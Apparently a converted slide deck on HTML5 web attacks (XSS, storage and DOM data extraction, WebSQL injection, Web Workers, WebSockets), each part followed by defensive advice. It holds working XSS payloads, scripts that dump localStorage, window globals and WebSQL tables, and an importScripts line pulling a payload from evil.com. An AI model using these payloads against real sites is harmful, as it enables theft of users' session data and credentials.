- Exploiting autofocus
  - `<input autofocus onfocus=alert(1)>`
  - `<select autofocus onfocus=alert(1)>`
  - `<textarea autofocus onfocus=alert(1)>`
  - `<keygen autofocus onfocus=alert(1)>`



## XSS variants

- MathML issues
  - `<math href="javascript:alert(1)">CLICKME</math>`
  - `<math> <maction actiontype="statusline#http://Blueinfy.com" xlink:href="javascript:alert(1)">CLICKME</maction > </math>`



## XSS variants


- Form & Button etc.
  - `<form id="test" /><button form="test" formaction="javascript:alert(1)">test`
  - `<form><button formaction="javascript:alert(1)">test`
- Etc ... and more ...

## Scan and Defend

- Scan and look for
  - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
  - Have it added on your blacklist
  - Standard XSS protections by encoding



## A4 - Web Storage and DOM information extraction





## Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- <http://www.w3.org/TR/webstorage/>

```
interface Storage {
    readonly attribute unsigned long length;
    getter DOMString key(in unsigned long index);
    getter any getItem(in DOMString key);
    setter creator void setItem(in DOMString key, in any data);
    deleter void removeItem(in DOMString key);
    void clear();
};
```

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## Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function() {
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage

## Blind storage enumeration

```
if(localStorage.length){
  console.log(localStorage.length)
  for(i in localStorage){
    console.log(i)
    console.log(localStorage.getItem(i));
  }
}
```

- Above code allows all storage variable extraction

```
> if(localStorage.length){
  console.log(localStorage.length)
  for(i in localStorage){
    console.log(i)
    console.log(localStorage.getItem(i))
  }
}
1
hash
1fe4f218cc1d8d986caeb9ac316dffc
< undefined
```

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## DOM Storage

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

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## Password extraction from Ajax/DOM/HTML5 routine

```

1  function getLogin()
2  -{
3
4  gb = gb+1;
5  var user = document.frmlogin.txtuser.value;
6  var pwd = document.frmlogin.txtpwd.value;
7  var xmlhttp=false;
8  - try { xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");
9
10 }
11 catch (e)
12 {
13   try
14   { xmlhttp = new ActiveXObject("Microsoft.XMLHTTP"); }
15   catch (E) { xmlhttp = false; }
16 }
17
18 if (xmlhttp && typeof XMLHttpRequest!="undefined")
19 { xmlhttp = new XMLHttpRequest(); }
20
21 temp = "login.do?user="+user+"&pwd="+pwd;
22 xmlhttp.open("GET",temp,true);
23
24 xmlhttp.onreadystatechange=function()
25 {
26   if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
27   {
28     document.getElementById("main").innerHTML = xmlhttp.responseText;
29   }
30 }
31 xmlhttp.send(null);
32 }
33

```

• Here is the line of code

```

- temp = "login.do?user="+user+"&pwd="+pwd;
  xmlhttp.open("GET",temp,true);

```

```
xmlhttp.onreadystatechange=function()
```



## Blind Enumeration

```

for(i in window){
  obj=window[i];
  try{
    if(typeof(obj)=="string"){
      console.log(i);
      console.log(obj.toString());
    }
  }catch(ex){}
}

```



## Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
  - var arrayGlobals =  
   ['my@email.com','12141hewvsdr9321343423mjfdvint','test.com'];
- Post DOM based exploitation possible and harvesting all these values.



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## Global Sensitive Information Extraction from DOM

```
for(i in window){
  obj=window[i];
  if(obj!=null || obj!=undefined)
    var type = typeof(obj);
    if(type=="object" || type=="string")
    {
      console.log("Name:"+i)
      try{
        my=JSON.stringify(obj);
        console.log(my)
      }catch(ex){}
    }
}
```

```
Name:arrayGlobals
["my@email.com","12141hewvsdr9321343423mjfdvint","test.com"]
Name:jsonGlobal
{"firstName":"John","lastName":"Smith","address":{"streetAddress":"21 2nd Street","city":"New York","state":"NY","postalCode":"10021"},"phoneNumbers":["212 732-1234","646 123-4567"]}
Name:stringGlobal
"test@test.com"
```




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## Scan and Defend

- Scan and look for
  - Scanning storage
- Defense and Countermeasures
  - Do not store sensitive information on localStorage and Globals
  - XSS protection



## A5 - SQLi & Blind Enumeration



## SQL Injection


- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase
executeSql
```



## SQL Injection

- Through JavaScript one can harvest entire local database.
- Example



## Blind WebSQL Enumeration

- We need following to exploit
  - Database object
  - Table structure created on SQLite
  - User table on which we need to run select query



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## Blind WebSQL Enumeration

```
var dbo;
var table;
var usertable;
for(i in window){
  obj = window[i];
  try{
    if(obj.constructor.name=="Database"){
      dbo = obj;
      obj.transaction(function(tx){
        tx.executeSql('SELECT name FROM sqlite_master WHERE
type=\'table\'',[],function(tx,results){
          table=results;

          },null);
        });
      }
    }catch(ex){}
  }
}
if(table.rows.length>1)
  usertable=table.rows.item(1).name;
```



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## Blind WebSQL Enumeration

- We will run through all objects and get object where constructor is "Database"
- We will make Select query directly to sqlite\_master database
- We will grab 1<sup>st</sup> table leaving webkit table on 0<sup>th</sup> entry



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## Blind WebSQL Enumeration

```

> var dbo;
var table;
var usertable;
for(i in window){
  obj = window[i];
  try{
    if(obj.constructor.name=="Database"){
      dbo = obj;
      obj.transaction(function(tx){
        tx.executeSql('SELECT name FROM sqlite_master WHERE type="table"',[],function(tx,results){
          table=results;
        },null);
      });
    }
  }catch(ex){}
}
if(table.rows.length>1)
  usertable=table.rows.item(1).name;
"ITEMS"
> dbo
> Database
> table
> SQLResultSet
> usertable
"ITEMS"


```

pro...	pro...	product_desc	Pr...	im...
1	Fin...	Ad...	There are 3.7 trillion fish in the ocean, they're looking for one. The Academy Award-winning creators of ...	14...
2	Be...	Co...	Who wants to cook Aloo Gobi when you can bend a ball like Beckham? An Indian family in London tries ...	12...
3	Do...	Dr...	David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of vi...	10...
4	A...	Fa...	An epic of miniature proportions. Life is no picnic for the ants on Ant Island! Each summer, a gang of gre...	13...
5	La...	Mu...	Once upon a time in India. Lagaan is the story of a battle without bloodshed fought by a group of unlikel...	12...
6	Mo...	Co...	The Rain is coming... and so is the Family. An extended Punjabi family gathers for an arranged wedding...	10...
7	La...	Ad...	From the creators of - The Bridge on the River Kwai. Sweeping epic about the real life adventures of T.E...	14...



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## Web Messaging

- HTML5 is having new interframe communication system called Web Messaging.
- By `postMessage()` call parent frame/domain can call with the iframe
- Iframe can be loaded on cross domain. Hence, create issues – data/information validation & data leakage by cross posting possible

## Web Messaging - Scenario

- If `postMessage()` is set to `*` so page can be loaded in iframe and messaging can be hijacked
- Also, origin is not set to fixed then again frame listen from any domain – again an issue
- Stream coming needs to be checked before `innerHTML` or `eval()`
- Iframe or Web Worker can glue two streams – same domain or cross domain



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
## Web Worker – Hacks!

- Web Workers allows threading into HTML pages using JavaScript
- No need to use JavaScript calls like `setTimeout()`, `setInterval()`, `XMLHttpRequest`, and event handlers
- Totally Async and well supported  
[initialize] `var worker = new Worker('task.js');`  
[Messaging] `worker.postMessage();`



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# Web Worker – Hacks!



# Web Worker – Hacks!

- Security issues
  - It is not allowing to load cross domain worker scripts. (http:, https:, javascript:, data : -No)
  - It has some typical issues
    - It allows the use of XHR. Hence, in-domain and CORS requests possible
    - It can cause DoS – if user get stream to run JavaScript in worker thread. Don't have access to parent DOM though
    - Message validation needed – else DOM based XSS

## Web Worker – Hacks!

- Exmample

```
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>

<script>
  function Read() {
    worker.postMessage({'cmd': 'read', 'msg': 'last'});
  }

  function stop() {
    worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
    alert("Worker stopped");
  }

  var worker = new Worker('message.js');

  worker.addEventListener('message', function(e) {
    document.getElementById('result').innerHTML = e.data;
  }, false);
</script>
</html>
```

## Web Workers – Hacks!

- Possible to cause XSS
  - Running script
  - Passing hidden payload
- Also, web workers can help in embedding silent running js file and can be controlled.
- Can be a tool for payload delivery and control within browser framework
- `importScripts("http://evil.com/payload.js")` – worker can run cross domain script

# Web Worker – Hacks!

## Mozilla Foundation Security

### Advisory 2009-54

**Title:** Crash with recursive web-worker calls  
**Impact:** Critical  
**Announced:** October 27, 2009  
**Reporter:** Orlando Barrera  
**Products:** Firefox 3.5  
**Fixed in:** Firefox 3.5.4

## Mozilla Foundation Security

### Advisory 2010-02

**Title:** Web Worker Array Handling Heap Corruption Vulnerability  
**Impact:** Critical  
**Announced:** February 17, 2010  
**Reporter:** Orlando Barrera II  
**Products:** Firefox, SeaMonkey  
**Fixed in:** Firefox 3.6  
 Firefox 3.5.8  
 SeaMonkey 2.0.3

- [MESA-2010-02](#): Web Worker Array Handling Heap Corruption Vulnerability
- [ZDI-10-046](#): Mozilla Firefox Web Worker Array Remote Code Execution Vulnerability
- [BID-38285](#): Mozilla Firefox and SeaMonkey Web Workers Array Data Type Remote Code Execution Vulnerability
- [CVE-2010-0160](#): The Web Worker functionality in Mozilla Firefox 3.0.x before 3.5.8, and SeaMonkey before 2.0.3, does not properly handle array messages, which allows remote attackers to cause a denial of service (heap corruption and application crash) or possibly execute arbitrary code via unsanitized input.
- [DSA-1999](#): xulrunner – several vulnerabilities
- [MDVSA-2010-042](#): firefox
- [RHSA-2010-0112](#): Critical: firefox security update
- [SA37242](#): Mozilla Firefox Multiple Vulnerabilities
- [SA38656](#): Mozilla SeaMonkey Multiple Vulnerabilities
- [SUSE-SA-2010-015](#): Mozilla Firefox security update
- [USN-895-1](#): Firefox 3.0 and Xulrunner 1.9 vulnerabilities
- [USN-896-1](#): Firefox 3.5 and Xulrunner 1.9.1 vulnerabilities
- [VUPEN/ADV-2010-0405](#): Mozilla Products Code Execution and Security Bypass

## Security and Privacy

- Workers execute in a tightly controlled sandbox.
  - No access to Components or other global JS components.
  - Only basic JS (Math, Date, etc.), timeouts, XHR, and importScripts.
- No pref dependencies yet, maybe will provide one to customize the number of workers.
- Script loading is subject to the same restrictions as on the main thread.
- XHR uses the same code as the main thread.




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
- Scan and look for
  - JavaScript scanning
  - Messaging and Worker implementation
- Defense and Countermeasures
  - Same origin listening is a must for messaging event



## A7 - DOM based XSS with HTML5 & Messaging



## DOM with HTML5



## DOM based XSS - Messaging

- It is a sleeping giant in the Ajax applications coupled with Web Messaging
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources
  - JSONP usage
  - Web Workers and callbacks



## AJAX with HTML5 – DOM

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing...




## Scan and Defend

- Scan and look for
  - DOM calls
  - Use of eval(), document.\* calls etc.
- Defense and Countermeasures
  - Secure JavaScript coding



## A8 - Third party/Offline HTML Widgets and Gadgets





## Offline Apps

- HTML5 supports caching pages for offline usage
- `<html manifest="/appcache.manifest">`
- List of pages gets stored
- Possible to attack and cache poisoning
  - Untrusted network or proxy can inject malicious script
  - When you get on to actual app that script gets executed and keep eye on your activities




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## HTML5 Widgets

- Widgets/Gadgets/Modules – popular with HTML5 applications
- Small programs runs under browser and using Web Workers and Messaging
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels and iframe/sandbox




## Cross DOM Access



## HTML5 - Traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load

## A9 - Web Sockets and Attacks




## Web Sockets

- HTML5 allows Web Socket APIs – full duplex TCP channel through JavaScript
- Allows cross domain connection like CORS
- Possible threats
  - Back door and browser shell
  - Quick port scanning
  - Botnet and malware can leverage (one to many connections)
  - Sniffer based on Web Socket


## Internal Scanning

- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.



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## A10 - Protocol/Schema/APIs attacks with HTML5



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## Custom protocol/schema

- HTML5 allows custom protocol and schema registration
- Example
  - `navigator.registerProtocolHandler("mailto", "http://www.foo.com/?uri=%s", "My Mail");`
- It is possible to abuse this feature in certain cases
- Browser follows and gets registered for same domain though



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## APIs ...

- HTML5 few other APIs are interesting from security standpoint
  - File APIs – allows local file access and can mixed with ClickJacking and other attacks to gain client files.
  - Drag-Drop APIs – exploiting self XSS and few other tricks, hijacking cookies ...
  - Lot more to explore and defend...



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## Conclusion and Questions



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